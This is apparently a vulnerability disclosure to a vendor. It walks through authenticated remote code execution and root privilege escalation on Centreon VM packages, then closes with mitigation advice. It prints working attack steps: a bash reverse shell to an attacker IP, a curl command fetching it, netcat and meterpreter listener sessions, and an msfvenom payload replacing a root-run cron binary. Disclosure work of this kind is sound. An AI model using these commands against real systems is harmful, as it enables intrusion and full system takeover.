Centreon 0-day Autheticated RCE & an UNDISCLOSED 0-day (Function poisoning through misconfigured permission)

Here I present you our full exploit walk-through for both of your OVA/OVF packages:
centreon-vm-19_04-2
centreon-central-18_10-3

These packages allow an attacker if authenticated to gain unauthorized access to apache user on the web server. As apache we can leverage a new 0day exploit to becoming root – Fully compromising your systems.

---Replication Steps---

Run OVA/OVF via VMware allocating a IP with bridged adapter. (Doesn't matter if the IP is static or not).


---End of Steps---

---PoC for Authenticated RCE---

Sign in as admin,

https://ip/centreon/main.php?p=60904&o=c&resource_id=1

Change the MACRO Expression to / and save the settings since this is allocating the base URL for plugins:



Now we have RCE within the CMD section.

http://ip/centreon/main.php?p=60803&o=a&type=3

here we enter command into command line

enter the server IP in $hostaddress

and then we can execute commands on the target machine.


we host a file called shell which contains:

#!/bin/bash
bash -i >& /dev/tcp/192.168.0.12/4444 0>&1

I open python HTTP server to host the shell:
python -m SimpleHTTPServer 80

When i execute the first command of:
/bin/bash -c "curl 192.168.0.12/shell -o /tmp/shell"

The response on my HTTP server is:
192.168.0.47 - - [16/Sep/2019 23:36:07] "GET /shell HTTP/1.1" 200 -



Then I execute these 2 commands separately in order:

1. **/bin/bash -c "chmod 777 /tmp/shell"**
2. **/tmp/shell**

back at my listener:

```
root@TCG:/opt# nc -lvvp 4444
listening on [any] 4444 ...
192.168.0.47: inverse host lookup failed: Unknown host
connect to [192.168.0.12] from (UNKNOWN) [192.168.0.47] 55870
bash: no job control in this shell
bash-4.2$ whoami
whoami
apache
bash-4.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache),993(centreon-engine),994(centreo
n-broker),998(centreon),999(nagios)
```

---End PoC Authorized RCE---

---Start of 0Day PoC---

Now to further exploit this machine we check the crontabs but checking crons shows nothing so I simply:
cat /etc/cron.d/*

```
# Cron for Centreon-Backup
30 3 * * * root /usr/share/centreon/cron/centreon-backup.pl >> /var/log/centreon/centreo
n-backup.log 2>&1
* * * * * root /usr/share/centreon/www/modules/centreon-autodiscovery-server//cron/centr
eon_autodisco --config='/etc/centreon/conf.pm' --config-extra='/etc/centreon/centreon_au
todisco.pm' --severity=error >> /var/log/centreon/centreon_auto_discovery.log 2>&1
```

We could see here that root executes this program at 22:00 everyday. We checked the permissions of **/usr/share/centreon/www/modules/centreon-autodiscovery-server//cron/centreon_autodisco**:


```
-rwxr-xr-x 1 apache apache 4995503 Sep 17 15:16 /usr/share/centreon/www/module
s/centreon-autodiscovery-server//cron/centreon_autodisco
```

As apache user we own this file and I can edit this file (even replace it):


Back on my Kali machine I create a fake program called shell that connects back to my machine:

msfvenom -p linux/x64/meterpreter/reverse_tcp lhost=ip lport=4444 -f elf > shell


I switch my console to metasploit for ease up uploads and upload my new reverse shell replacing the existing **centreon_autodisco** file:



By replacing this file with our reverse shell we set a listener to wait for connection through metasploit again:



And once we are presented a meterpreter shell, we can drop into shell and confirm we have fully compromised your systems:



And that concludes our exploitation routes for 2 0-day exploits. For the sake of testing we changed the crontab to operate every minute for demonstration purposes.

---End of 0Day PoC---

As you can see we have completely compromised your system based on cracking the admin password. This is a major security risk to any of your customers who are using your OVA/OVF packages and can seriously impact their businesses. Self installed builds will only be vulnerable to the initial Authenticated RCE on 19.04 unless they have applied the same logging executable to give the root exploitation.

MITIGATION FOR RCE

Our suggestion would be to implement a defined plugins folder selection in the web UI, Macros should be a defined list with locations so admins cannot manually enter characters to bypass this. Suggesting to make new folders within /usr/lib64/nagios/plugins/ where admins can add new plugins which means they cannot specify and directories themselves, only Centreon will tell them where they can use plugins:

MITIGATION FOR ESCALATION

Evaluate binary application, who uses them and the owners of these binaries. We are going to continue investigating and provide you any possible patches we can think of. Make root owner of **/usr/share/centreon/www/modules/centreon-autodiscovery-server//cron/centreon_autodisco** since apache does not execute this function and does not need to have the privileges to edit the file or view that file.

By TheCyberGeek and enjloezz @ TCLRed – HackTheBox Platform